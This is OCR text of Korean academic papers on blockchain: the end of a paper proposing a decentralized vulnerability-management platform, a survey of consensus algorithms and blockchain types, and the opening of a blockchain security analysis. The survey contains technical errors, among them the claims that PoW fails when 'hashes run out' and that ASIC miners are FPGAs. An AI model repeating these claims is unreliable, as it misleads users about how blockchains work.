수많은 데이터 소스에 걸쳐 연결성과 관리 용이성을 설명하는 개념이다. EII(Enterprise information integration)및 EDI(Electronic data interchange)와 같은 분야의 경우 , 상이한 데이터 유형 및 데이터 소스 분석과 관련하여 이 개념이 사용되기도 한다. EII(Enterprise information integration)는 기업 정보 통합이란 단어의 약자로, 이는 전체 조직에 대한 데이터 및 정보의 통합 된 뷰를 지원하는 기능이며, EDI(Electronic data interchange)는 전자 데이터 교환이란 단어의 약자로, 이는 모든 전자 수단을 통해 데이터를 교환하기 위한 표준을 제공하는 전자통신 메소드이다. 두 기능의 공통점은 크게 데이터 해석기능을 가지고 있다는 점에 있는데 EII의 경우 서로 다른 데이터 세트를 결합하는 기능에 사용하며 EDI는 내부 시스템과 송수신되는 EDI 형식 간의 인터페이스를 제공하는데 이때 파일의 구조를 체크할 때 데이터 해석 기능을 사용한다.




그림 3 EDI 시스템 구조도

EDI 소프트웨어의 경우 서로 다른 데이터 세트간에 데이터를 이동시킬 경우, 모든 단계에 대해 완벽한 감사(監査)를 실시한다. 감사(監査)를 통해 이동하는 데이터가 손실되지 않도록 하는 것이다. 이와 같이 데이터에 대한 보편적이고 균일한 접근은 다루는 데이터에 대해 안정성과 신뢰도를 부여하고 보다 안전한 관리가 이루어 질 수 있도록 할 수 있다.

3.3 Bagua 주 이용 대상

최근 다양한 보안 사고들이 발생하며 분야를 가리지 않고 보안이슈에 대응할 방안을 마련하는 추세이다. Bagua는 좀 더 나아가 제품 취약점 자체에 대한 데이터를 관리하는 시스템이기 때문에 IT와 관련되어 있는 모든 분야에 폭넓게 사용될 수 있다.

3.3.1 IT기업

여기서 말하는 IT기업이란 IT제품을 주로 제공하고 있는 기업들을 뜻한다. 최근 IoT 시장이 활발히 움직이며 빠른 성장세를 보였으나 동시에 그 보안 위험성 또한 증가하는 모습을 확인할 수 있었다. 때문에 국내에서는 한국인터넷진흥원(KISA)에서 IoT 기기를 대상으로 한 버그바운티 제도 즉, 취약점 포상제를 운영하여 IoT 기기 취약점을 찾은 분석가에 대해 찾은 취약점에 대한 가격을 매기고 포상을 하는 제도를 운영중이다.




그림 4 KISA IoT 취약점 신고 포상제

때문에 국내의 이러한 분위기를 반영하여 타 기업에서도 위와 같이 제품에 대한 취약점을 신고 받고, 취약점 제보에 대해 포상하는 제도를 따라 운영하는 모습을 보이고 있다. 취약점에 대한 데이터를 안전하게 관리하기 위해서는 IT 제품을 판매하는 기업에서도 Bagua를 이용할 가치가 있다고 볼 수 있다.

3.3.2 CERT(Computer Emergency Response Team)

CERT는 직역하자면 침해사고대응팀으로, 보안사고에 대응하기 위해 기업이나 기관의 업무 관할 지역 내에서 침해서고의 접수 및 처리 지원을 비롯하여 침해사고 예방, 피해 복구 등의 업무를 수행하는 조직을 말한다. CERT에서는 실제로 보안 솔루션을 운영하기도 하고 주기적인 보안 취약성에 대해 점검하는 업무를 진행하기 때문에 업무 중 자연스럽게 취약점에 대한 정보를 담은 데이터들을 접할 수 밖에 없는 구조에 있다. 또한 국가기관에 속한 CERT도 존재하는 만큼, 보다 안전한 데이터 관리가 필수적이라 본다.

3.3.3 보안 취약점 분석 업체

보안 컨설팅 업체와 같이 보안 취약점 분석을 주 업무로 삼는 기업들이 존재한다. 이들은 취약점 리포트를 위해 데이터를 안전하게 관리할 수 있는 플랫폼이 필요하다. 특히 현재는 보안 이슈에 대한 리포트를 공유하는 사이트들이 많이 존재하기 때문에 Bagua를 이용하면 이들의 정보 공유에 있어서 안전성을 보장해 보안 리포트를 이용하는 고객들에게도 보다 섬세한 정보를 넘겨줄 수 있도록 발전할 수 있는 가능성을 열어주는 일이 가능해진다.

3.3.4 CVE Number 발급

CVE(Common Vulnerabilities and Exposure)는 공개적으로 알려진 소프트웨어의 보안 취약점을 가리키는 고유 표기이다.



그림 5 CVE Number 구조

CVE는 CVE를 관리하는 MITRE Corporation에서 논의를 거쳐 번호를 발급하는데 이때 논의가 진행될 때, 그리고 등록된 뒤 리스트에 들어가 많은 업체들에 의해 해당 데이터가 공유되는 순간들이 있다. 때문에 민감한 정보를 수시로 공유하게 되는 CVE 발급 작업에도 Bagua가 활약할 수 있는 분야라 할 수 있다.

3.4 Bagua 사용 예

3.4.1 보안 취약점 관리 플랫폼 계획

Bagua를 이용하여 취약점 관리 플랫폼을 개설하게 된다면 이더리움의 블록체인을 이용해 피드를 관리한다. 각각의 공급업체들이 관리하는 제품들의 취약점, 버그에 대한 업데이트를 피드를 사용하여 알릴 수 있다. 그러기 위해서는 우선 제품 취약점을 관리할 관리자를 등록하고 제품을 보유한 IT 공급업체를 등록시킨다. 그리고 사용자가 만든 IT 제품을 등록하고 제품정보를 업데이트 한다. 그 뒤 취약점을 릴리즈 하고 피드를 통해 취약점 업데이트 사실을 알린다. 이런 식으로 한 회사에 국한되어 있지 않고 다른 회사들의 취약점과 버그를 관리해주는 스타트업에 대한 계획을 짜 볼 수도 있다.




그림 6 취약점 분산 관리 플랫폼 이용 예

3.4.2 취약점 재보

이는 기업이나 관공서에서 나오는 IT 제품 등에 관한 취약점을 완벽한 익명성이 보장된 서비스를 통해 제보하도록 하는 서비스이다. 취약점에 대한 데이터는 분산 관리 시스템에 의해 안전하게 보관되며, 일종의 공개키 암호화 방식을 통하여 기업이 제보되는 취약점을 열람할 수 있도록 만든다.

IV. 결론

본 논문에서는 암호화폐의 일종인 이더리움의 dApp 시스템에 대해 알아보고 dApp 시스템을 이용한 취약점 분산 관리 플랫폼 Bagua와 그 필요성에 대해 다뤘다. 이러한 분산 관리 시스템은 점점 중요해져가는 정보자산에 대한 위협 대응으로서 적합하다 판단되며 향후 Bagua는 CVSS 유형 체점 메커니즘을 추가해 갖가지 보안위협의 클래스를 나눠 좀 더 편리한 대응이 가능해지도록 하고 또한 분산된 세계에 MAEC 등 보안 인텔리전스와 같은 다양한 방법을 추가하기로 하였다. 이 연구를 통해 미래의 보안은 분권화 되어있는 네트워크에서 보다 안전하게 데이터를 관리할 수 있고 빠른 대응을 통해 IT제품들의 안정성과 신뢰도가 보다 향상될 수 있으리라 기대할 수 있었다.

[참고문헌]

[1] Vitalik Buterin, A Next-Generation Smart Contract and Decentralized Application Platform, ethereum white paper, March, 2015.

[2] Lee-Je young, Moon-Hong Ju, Moon-Sang yong, Gwon-Wook Hyuen, Park-Ig Soo, Token-passing Bus Access Method on IEEE 802.3 Physical Layer for Control Networks of a Distributed Control System, The Korean Institute of Electrical Engineers Conference Proceedings, November, 1998.

[3] Kim-Byung Hee, Modeling Smart Contract by Timed Automata, Graduate School of Engineering, Korea University Thesis, 2017

[4] Kim-Joo Hwan, Jo-Ju Young, Choi-Seung Hyeon, Lee-Jae Hwan, A Mesos-based distributed processing system using single-board computers for In-Storage Processing, 2016 Korea Computer Engineering Conference, July, 2016

[5] “Decentralized Applications” https://due.com/blog/why-build-decentralized-applications-understanding-dapps/

[6] “Let me develop my dApp” http://www.chaintalk.io/archive/lecture/1

블록체인 기술 동향과 응용

윤정준[1†] 오현옥[2] 김지혜[3††]

[1]국민대학교 보안-스마트 전기자동차학과

[2]한양대학교 정보시스템학과

[3]국민대학교 전자공학과

Blockchain Technology Trends and Application

Jung-Jun Yoon[1] Hyun-Ok Oh[2] Ji-Hye Kim[3]

[1]Dept. of Secured Smart Electric Vehicle, Kookmin University

[2]Dept. of Information System, Hanyang University

[3]Dept. of Electronics Engineering, Kookmin University

요 약

비트코인(bitcoin)과 같은 초기 블록체인 1.0은 단순한 화폐 거래만 가능하였던 반면 블록체인 2.0에서 거의 제한이 없는 다양한 거래가 가능해졌다. 최근에는 금융권뿐 아니라 비금융권에서 블록체인을 활용하는 등 블록체인 기술이 더욱 각광받고 있다.

본 논문에서는 블록체인에 대해 고찰하고 블록체인에 적용된 기술과 블록체인 버전 및 서비스 유형별로 살펴보고 블록체인 합의 알고리즘에 대해 분석한다. 뿐만 아니라 블록체인을 활용하여 적용할 수 있는 어플리케이션을 알아보고자 한다.

I. 서론

중앙 집권 구조를 가지는 사회는 진보된 기술을 얻고 많은 자원이 축적되었으며, 빠르게 인구가 증가했다 [1]. 그러나 부패나 불평등, 권력의 오남용 등과 같은 사회 부작용이 발생했다. 이에 따라 연구자들 사이에서 신뢰 기관(trusted party) 없는 구조를 갖추려는 시도가 이어졌고, 현시점에서는 비트코인 [2]과 이더리움 [3]과 같은 블록체인 기술을 활용하여 인터넷 어플리케이션에서 분산화 된 시스템 구조를 가질 수 있게 되었다.

블록체인 기술은 2008년 비트코인에서 최초로 사용된 이후 많은 기술에 적용되고 있다. 블록체인은 P2P(Peer-to-Peer) 네트워크 노드(참여자)로 구성되며 네트워크 안에서 데이터를 주고받을 때 신뢰 기관 없이 네트워크에 존재하는 모든 노드가 데이터를 분산 및 보관하고 검증하는 형태를 가진다. 따라서 이러한 기술을 이용하면 분산된 환경에서 데이터에 대한 검증이 가능해지고 투명성(transparency)이 확보되기 때문에 시장에서 기존에 있는 복잡한 중간 유통망을 단순하게 만들 수 있다.




그림 1 세계 블록체인 기술 시장 동향 [4]

가트너(gartner), 다보스포럼(the world economic forum) 등의 보고서는 2025년에는 전 세계 GDP의 10%가 블록체인에 의해 창출될

† 제 1 저자
†† 교신 저자

것으로 예상하였다 [5]. 이처럼 블록체인은 금융권뿐 아니라 미래 사회의 정보 관리 체계 시스템을 변화시킬 차세대 기술로 여겨지고 있으며, 이에 대한 연구가 많이 진행되고 있다. 미국, 일본, 영국 등 선진국들에서 2016년을 전후로 표준 규제 체계가 마련되었고 블록체인에 대한 투자가 증가하는 추세이다. 이에 대한 예로 중국의 자동차 회사인 완샹 그룹은 블록체인 기술 기반으로 운영되는 스마트시티를 만들기 위해 7년간 2,000억위안(33조원)을 투입할 정도로 블록체인에 대한 기술 개발에 박차를 가하고 있다 [6]. 블록체인 시장 규모가 커짐에 따라 블록체인 기술에 대한 사회적 관심 역시 증가하고 있다. 따라서 이 논문에서는 블록체인 기술이 무엇인지, 그리고 이를 통해 어떤 서비스를 제공할 수 있는지 등에 대해 살펴본다.

본 논문은 블록체인 기술 동향 및 분석, 응용을 살펴보고자 한다. 논문의 구성은 다음과 같다. 2장에서는 블록체인을 이루는 블록 체이닝 기술과 합의 알고리즘(consensus algorithm)에 대해 살펴본다. 3장은 대표적으로 사용되는 합의 알고리즘과 블록체인에 대해 서비스 및 버전 별로 분석한다. 4장에서는 블록체인의 응용에 살펴보고, 마지막으로 5장에서 논문의 결론을 다룬다.

II. 블록체인 요소 기술

블록체인은 비트코인에 의해 소개된 기술로, 네트워크 내 참여자들이 거래를 검증하고 기록, 보관함으로써 중앙기관 없이 거래(transaction)의 무결성(integrity)과 투명성을 보장하는 공공 거래 장부이다. 블록체인에 사용된 기술은 크게 블록 체이닝과 합의 알고리즘으로 분류된다.

2.1 블록 체이닝

블록체인은 합의 알고리즘을 통해 합의가 된 블록을 이전 블록에 연결하는 식으로 블록 체이닝을 진행한다. 블록에는 거래와 이전 블록의 해시 값(연결하는 블록의 주소), 합의 알고리즘 연산 결과 등의 정보를 가진다. 블록체인의 길이가 길어질수록 시스템 안전성이 향상된다.




그림 2 연결된 블록의 모습

2.2 합의 알고리즘

합의 알고리즘은 분산된 노드들 간의 규칙 혹은 약속이다. 합의 알고리즘에는 여러 종류가 있지만, 본 장에서는 대표적인 합의 알고리즘인 PoW(Proof-of-Work)와 PoS(Proof-of-Stake)에 대해 다룬다.

Proof-of-Work. PoW는 해시의 입력 값을 찾는 방식으로 진행되며, 비트코인의 경우 SHA-256의 입력 값을 찾는 방식으로 진행된다. 해시 값의 출력 중 연속된 0이 x 개만큼 되게 하는 난수(nonce)를 찾는 것으로 PoW를 진행한다. PoW방식은 각 노드가 해당되는 난수를 찾아야 하기 때문에 각 노드의 연산 능력은 PoW를 수행함에 있어 중요한 요소이다. 노드는 PoW과정을 통해 블록의 난수를 찾으면, 네트워크상의 모든 노드들에게 해당 블록을 알린다. 전체 네트워크의 노드 중 50% 이상의 노드들이 해당 블록을 올바른 블록이라고 합의하면 블록은 가장 긴 체인에 연결된다. 그러나 위와 같은 PoW과정에서 만약 전체 네트워크 연산 능력의 51% 이상을 장악하는 악의적인 공격자가 존재한다면 공격자가 잘못된 거래를 항상 블록체인에 연결할 수 있다는 문제점이 있다. 그럼에도 불구하고, 공격자가 51% 이상의 네트워크 연산 능력을 장악하는 것은 현실적으로 불가능하기 때문에 PoW 합의 알고리즘은 51% 공격에 대해 안전하다.

Proof-of-Stake. PoW 합의 알고리즘의 경우는 해시에 대한 채굴이 모두 완료되었을 때

에는 합의를 수행할 수 없기 때문에 블록체인에 대한 신뢰도가 낮아진다. 이러한 문제점을 고려하여 해시가 고갈되어도 블록체인에 대한 신뢰도를 유지할 수 있는 PoS 합의 알고리즘이 개발되었다. PoS는 코인 보유량으로 합의 알고리즘을 진행한다. 그러나 악의적인 공격자가 코인을 독점하는 경우에는 PoW와 동일한 문제점이 발생할 수 있다. 최근 PoW를 통해 얻을 수 있는 코인의 양이 점점 줄어들고 있어 PoS의 활용도가 점차적으로 증가하고 있다.

그 외에도 코인을 제거하는(burn) 방식을 지원하는 PoB(Proof-of-Burn) [7], 네트워크 참여도로 평가등급이 결정되는 PoI(Proof-of-Importance) 등의 합의 알고리즘이 존재한다.

III. 요소 기술 간 비교 분석

블록체인 기술은 1.0 버전과 2.0 버전이 있다. 블록체인 1.0은 거래내역만 담을 수 있는 반면, 블록체인 2.0에서는 단순 화폐 거래뿐만 아니라 다양한 거래 방식을 지원한다.

본 장에서는 블록체인 1.0과 블록체인 2.0을 기준으로 나누고 블록체인을 서비스 유형에 따라 공개, 컨소시엄, 사설 3가지로 분류하여 블록체인 기술에 대해 분석한다. 마지막으로 블록체인 합의 알고리즘으로는 주로 사용되는 PoW와 PoS 두 합의 알고리즘에 대해 비교 분석한다.

3.1 블록체인 1.0 vs 블록체인 2.0

블록체인 기술은 화폐 위주로만 거래가 되었던 블록체인 1.0과 스마트 계약을 기준으로 화폐 위주에서 벗어나 더 다양한 형태로 거래가 가능한 블록체인 2.0으로 나누어진다. 블록체인 1.0은 스택 기반(stack-based) 언어를 사용하기 때문에 화폐 거래와 같은 단조로운 균형(balancing) 연산만 지원하는데 반해 블록체인 2.0은 튜링 완전(turing complete) 언어를 지원하기 때문에 다양하고 복잡한 형태의 거래가 가능하다.

표 1. 블록체인 1.0과 블록체인 2.0 비교

	블록체인 1.0	블록체인 2.0
공통	익명성, 무결성, 투명성 보장 (중앙 기관 없는)P2P 거래 가능	
계약 종류	계약	스마트 계약
원장	거래내역	거래내역 스마트 계약
언어	스택 기반	튜링 완전
활용	비트코인	이더리움

블록체인 1.0과 블록체인 2.0은 공통적으로 익명성(anonymity), 무결성, 투명성을 보장하고 (중앙 기관 없는) P2P 거래가 가능하다. 블록체인은 기본적으로 계정을 만들 때 개인정보가 필요하지 않아 익명성이 보장된다. 또한 모든 거래내역이 블록체인에 저장되어 투명성이 보장된다. 모든 거래내역이 블록체인 내 존재하기 때문에 거래내역을 변조하기 위해서는 모든 블록에 대해서도 위조해야한다. 모든 블록을 위조하는 것은 현실적으로 불가능하므로 무결성도 보장한다.

블록체인 1.0과 블록체인 2.0의 가장 큰 차이는 스마트 계약에 있다. 스마트 계약은 튜링 완전 언어를 기반으로 작성이 되기 때문에 모든 형태의 함수를 구현할 수 있다. 따라서 다양한 거래를 가능하다.

블록체인 1.0. 블록체인 1.0을 기반으로 하는 대표적인 전자 화폐로 비트코인이 있다. 비트코인은 신뢰 기관이 없는 증명(proof) 기반의 전자 거래 시스템으로써, 최초의 블록체인 어플리케이션이다. 코인의 프레임워크는 전자 서명으로 설계되었으며 코인의 소유권을 보장한다. 전자 화폐의 경우, 화폐가 복제되거나 여러 번 사용되는 등 이중지불(double-spending) 문제가 존재하였는데, 비트코인은 P2P 네트워크에 PoW를 사용하여 합의된 거래내역을 순차적으로 블록체인에 기록하게 함으로써 이중지불 문제를 해결하였다. 블록을 확장할 때에는 다수의 노드들이 합의를 하는데, 과반 이상의 노드가 해당 블록이 유효하다고 인정하면 블록이 블록체인에 연결되고, 그 외의 경우 블록은 버려진다. PoW를 통해 문제를 해결한 노드에 대해서는 그에 대한 보상(block reward)으로 비트코인

이 주어진다. 이를 채굴이라 한다. 채굴에 참여한 노드가 코인을 얻지 못한다면 네트워크에 남을 이유가 없다. 이 경우에는 거래 수수료(transaction fee)를 통해 노드들이 블록을 블록체인에 연결할 때 소량의 비트코인을 얻게 함으로써 네트워크에 정직하게 남아있게 한다.

그 외에도 합의 알고리즘으로 PoB를 사용하는 슬림코인(slimcoin) [7], DNS 관리의 탈중앙화를 목적으로 하는 암호화폐 네임코인(namecoin) [8], zk-SNARK(Zero Knowledge Succinctness Argument of Knowledge)를 통해 빠른 검증이 가능한 지캐시(Zcash) [9] 등 블록체인 1.0 기반 기술들이 존재한다.

블록체인 2.0. 블록체인 2.0 버전 기술로 만들어진 대표적인 어플리케이션으로 이더리움이 있다. 비트코인은 단순한 거래만 가능한 계약(contract)을 지원하는 반면에 이더리움은 더 진보된 스마트 계약를 사용한다. 따라서 전자 화폐로써의 거래뿐 아니라 다양한 거래를 지원한다. 이더리움은 GHOST(Greedy Heaviest Observed SubTree) 프로토콜 [10]을 통해 채굴이 평균 12초가 되도록 설계됐다 [11]. GHOST 프로토콜은 네트워크 지연과 같은 다양한 원인으로 인해 블록의 전파가 늦어져 블록체인에 연결이 되지 못하고 버려진 블록을 처리할 수 있다. 비트코인의 채굴은 10분이 걸리는 데에 비해 이더리움의 채굴은 빠르게 진행된다는 특징이 있다.

3.2 블록체인 서비스 유형

블록체인은 서비스 유형에 따라 공개, 컨소시엄, 사설 블록체인 3가지로 분류할 수 있다.

표 2. 블록체인 서비스

	공개	컨소시엄	사설
성격	탈중앙화	선택적 중앙화	중앙화
노드수	N	1<x<N	1
속도	느림	빠름	빠름
접근권한	누구나 접근	선택적 접근	선택적 접근
익명성	보장	보장하지 않음	보장하지 않음
고유 화폐 발행	O	X	X

[표 2]는 블록체인 유형별 특징을 보여준다. 공개 블록체인 서비스 유형은 데이터가 모든 노드에 저장되어 누구나 데이터에 접근이 가능한 형태이다. 검증되지 않은 다수의 참여자가 합의에 참여하므로 고도의 암호화 검증이 필요하다. 사설 블록체인 서비스 유형은 중앙화로 이루어져있기 때문에 합의 및 검증이 빠른 속도로 이루어진다. 그러나 데이터가 중앙에 의해 관리되므로 데이터에 대한 접근이 제한적이다. 기업이 데이터를 관리하기 때문에 익명성 또한 보장되지 않는다. 컨소시엄 블록체인 서비스 유형은 사설 블록체인 서비스 유형과 같이 합의 및 검증이 빠르며 데이터 접근 권한에 있어 제한적이다. 그러나 사설의 경우 네트워크상의 노드가 하나인 반면 컨소시엄은 탈중앙화 된 선택된 노드들에 의해 진행된다.

비트코인의 경우 모든 거래내역을 블록에 저장하고 모든 노드가 동일한 블록체인을 저장하는 형태로 존재한다. 따라서 데이터 접근이 자유롭고 분산화 된 시스템에 익명성을 보장하는 비트코인은 공개 블록체인으로 분류할 수 있다. 기업들의 경우, 공개 블록체인을 활용하여 데이터를 관리하면 기업의 모든 데이터가 네트워크상 모든 노드들에게 공개된다. 이러한 이유로 기업들은 주로 사설 블록체인을 활용하며, 서비스 유형에 따라 컨소시엄 블록체인을 사용한다.

3.3 합의 알고리즘 분석

채굴 가능한 형태의 화폐는 합의 알고리즘으로 대부분 PoW를 사용한다. 최초 전자 화폐인 비트코인은 역시 PoW 합의 알고리즘을 사용한다. PoW의 경우 해시가 고갈되면 채굴을 할 수 없다는 문제가 있다. 이러한 문제를 해결하기 위해 해시와 무관한 PoS라는 채굴 알고리즘이 개발되었다.

표 3. PoW와 PoS 비교

	PoW	PoS
채굴 방식	CPU, GPU (컴퓨팅 파워)	코인 지분
장점	스팸, DoS 차단	낮은 비용
단점	높은 비용 (컴퓨팅 파워 필요)	높은 투자 위험도
	51% 공격 가능성	코인 독점 가능성

[표 3]은 PoW와 PoS의 채굴 방식과 장단점을 기술한다. PoW는 해시 기반 문제를 푸는 방식으로 합의 알고리즘이 진행되기 때문에 각 노드의 연산 능력이 중요하다. 반면에 PoS는 코인 지분에 따른 합의 알고리즘이 진행되어 채굴을 함에 있어 별다른 리소스를 요구하지 않는다. PoW는 높은 연산을 요구하기 때문에 스팸이나 DoS(Denial of Service)와 같은 공격을 차단할 수 있다는 장점이 있지만 동일한 이유로 채굴을 하는데 많은 유지비용이 든다. 최근에는 채굴을 위해 일반 데스크톱이 아닌 ASIC(Application Specific Integrated Circuit)와 같은 비트코인 채굴 전용 FPGA를 사용한다.

반면에 PoS는 코인 지분에 따른 합의 알고리즘이 진행되기 때문에 네트워크에 접속할 수 있는 컴퓨터만 있으면 채굴이 가능하다. 따라서 낮은 유지비용으로도 충분히 채굴이 가능하다. 반대로 말하면 노드의 채굴 능력이 코인 지분에 비례하므로 더 많은 코인 획득을 위해 투자가 필요하다는 단점이 있다.

IV. 응용

본 장에서는 블록체인 기술을 활용하여 신뢰 기관 없이 올바름(correctness)이 보장되는 MPC(Multi-Party Computation)와 지적재산권에 블록체인 기술을 확장하는 방법에 대해 다룬다.

Multi-Party Computation. MPC(Multi-Party Computation)는 서로 간의 데이터를 드러내지 않는 상태로 특정 계산을 수행하여 결과를 얻어내는 프로토콜이다 [12, 13, 14]. MPC는 비밀 공유(secret sharing)를 통해 구현이 가능하지만, 계산에 참여하는 어느 한 파티(party)라도 악의적인 행동을 한다면 구하고자하였던 결과가 나오지 않게 되어 올바름이 보장되지 않는다. 이러한 올바름 문제를 해결하기 위해서는 신뢰 기관을 통해 올바름을 보장해야한다. 최근 연구 [15]에 의하면 SPDZ(Speedz) [16] 기반으로 계산 흔적들을 공개적으로 저장하는 게시판(bulletin board)을 사용하여 올바름을 보장하는 MPC가 개발되었다.

블록체인은 공공 거래 원장으로, 원장에 작성된 데이터는 누구나 확인하고 검증할 수 있다는 특징이 있다. 따라서 블록체인을 위 게시판에 응용한다면 신뢰 기관이 없이도 올바름을 보장하는 MPC를 개발할 수 있다.

지적 재산권. 지적 재산권은 국가 간에 지적 재산에 대한 보호 장치이다. 그러나 이러한 보호 장치로 인해 국가 간 제도상의 차이가 발생하여 지적 재산권에 대한 분쟁이 발생한다. 가령, 국내에서는 보호받지만 해외에서는 지적 재산권 분쟁이 발생할 가능성이 존재한다. 이는 각 국가마다 별도의 중앙 기관을 둠으로써 서로 다른 기준으로 판단하기 때문에 발생한다고 볼 수 있다.

이러한 문제는 컨소시엄 블록체인을 이용하여 지적재산권을 블록에 쌓아두는 식으로 지적재산권을 관리하면 위와 같은 제도적 문제가 해결 가능할 수 있을 것으로 기대된다. 먼저, 블록에 쌓이는 지적 재산권은 순차적으로 쌓이기 때문에 누가 먼저 특허를 취득했는가에 대한 분쟁이 일어났을 때 쉽게 해결할 수 있다.

블록체인 2.0에 추가된 스마트 계약을 이용하여 해당 지적소유권 기술을 사용할 때 블록에 올라가있는 지식소유권에 대한 로열티를 지불함으로써 번거로움 없이 사용할 수 있도록 블록체인 기술로 확장시킬 수 있다.

특허 등록에서 특허를 검증하는 사람은 특정되어야 하므로 컨소시엄 블록체인을 사용함으로써 지적재산권에 대해 블록체인을 확장한다고 생각해볼 수 있다.

V. 결론

본 논문에서는 블록체인 기술 동향 및 응용에 대해서 알아보았다. 블록체인 1.0과 2.0, 서비스 유형을 비교함으로써, 단순 코인 거래를 적용한 블록체인과 스마트 계약을 활용한 거래를 적용한 블록체인에 대해 분석할 수 있었다. 또한 서비스별 블록체인 설계 특징에 대해 확인하였다. PoW는 가장 많이 사용되고 있는 합의 알고리즘이지만 해시가 고갈된다면 더 이상 코인을 생성할 수 없어 합의 알고리즘의 신뢰성에 문제가 발생한다. 이에 대비하여 PoS와 같은 대체 가능한 알고리즘이 활용될 필요성이 있다. 마지막으로 블록체인의 응용 및 활용 분야에 대해 논의하였다. 본 논문의 기술 동향 및 응용은 향후 블록체인 관련 연구에 활용될 수 있을 것으로 사료된다.

VI. Acknowledge

본 연구는 교육부의 재원으로 한국연구재단의 지원(No.2016R1D1A1B03934545)과 미래창조과학부의 재원으로 한국연구재단의 지원(No.2017R1A2B4009903)을 받아 수행된 연구임.

[참고문헌]

[1] J. Diamond and G. Guns. “Steel: The fates of human societies,” New York: W. W. Norton, 1997.

[2] S. Nakamoto, “Bitcoin: A peer-ro-peer electronic cash system,” 2008.

[3] G. Wood, “Ethereum: A secure decentralised generalised transaction ledger,” Ethereum Project Yellow Paper 151. 2014.

[4] GRAND VIEW RESEARCH. http://www.grandviewresearch.com/industry-analysis/blockchain-technology-market

[5] ICT PORTAL MEDIA. http://www.itnews.or.kr/?p=21542

[6] 서울 경제. http://www.sedaily.com/NewsView/1OFY2CQMNI

[7] P4Titan. “Slimcoin: A peer-to-peer crypto-currency with proof-of-burn,” 2014.

[8] 네임코인. https://namecoin.org

[9] 지캐시. https://z.cash

[10] Y. Sompolinsky and A. Zohar, Accelerating Bitcoin’s Transaction Processing. Fast Money Grows on Trees, Not Chains. IACR Cryptology ePrint Archive 2013.881, 2013

[11] V. Buterin, Toward a 12-second Block Time, 2014. https://blog.ethereum.org/2014/07/11/toward-a-12-second-block-time/

[12] A. Ben-David, N. Nisan and B. Pinkas, “FairplayMP: a system for secure multi-party computation,” Proceedings of the 15th ACM Conference on Computer and Communications Security, pp. 257-266, oct. 2008

[13] D. Bogdanov, S. Laur and J. Willemson, “Sharemind: A framework for fast privacy-preserving computations,” Computer Security - ESORICS 2008, LNCS 5283, pp. 192-206, 2008.

[14] Viff, the virtual ideal functionality framework, 2009.

[15] C. Baum, I. Damgrad and C. Orlandi, “Publicly Auditable Secure Multi-Party Computation,” In: Abdalla M., De prisco R. (eds) Security and Cryptography for Networks. LNCS 8642, pp. 175-196, 2014.

[16] I. Damgard, M. Keller, et al, Practical covertly secure MPC for dishonest majority-or:breaking the SPDZ limits. ESORICS, Lecture Notes in Computer Science, vol 8134, 2013.

블록체인 동작 과정에 따른 보안 분석*

이성범, 이부형, 명세인, 이종혁
상명대학교 프로토콜공학연구실

Security Analysis According to the Blockchain Operation Process

Sungbum Lee, Boohyung Lee, Sein Myung, Jong-Hyouk Lee
Protocol Engineering Lab., Sangmyung University.

요 약

4차 산업혁명이 도래하면서 사물인터넷 기반 기술들이 활발히 연구되고 있다. 사물인터넷 시대에는 기존 서버 클라이언트 구조의 중앙 집중형 운영보다는 서버에 부하를 줄이고 자율적인 사물간 데이터 통신에 적합한 분산형 운영방식이 요구 되고 있다. 본 논문에서는 데이터에 대한 무결성과 영속성을 지원하는 새로운 형태의 분산형 데이터베이스 플랫폼인 블록체인의 보안성을 분석한다. 이를 위해 비트코인 블록체인의 주요한 동작을 합의 과정, 네트워크 통신 과정, 키 관리 과정으로 구분하고 각 과정에서의 가능한 공격과 대응책을 기술한다.

I. 서론

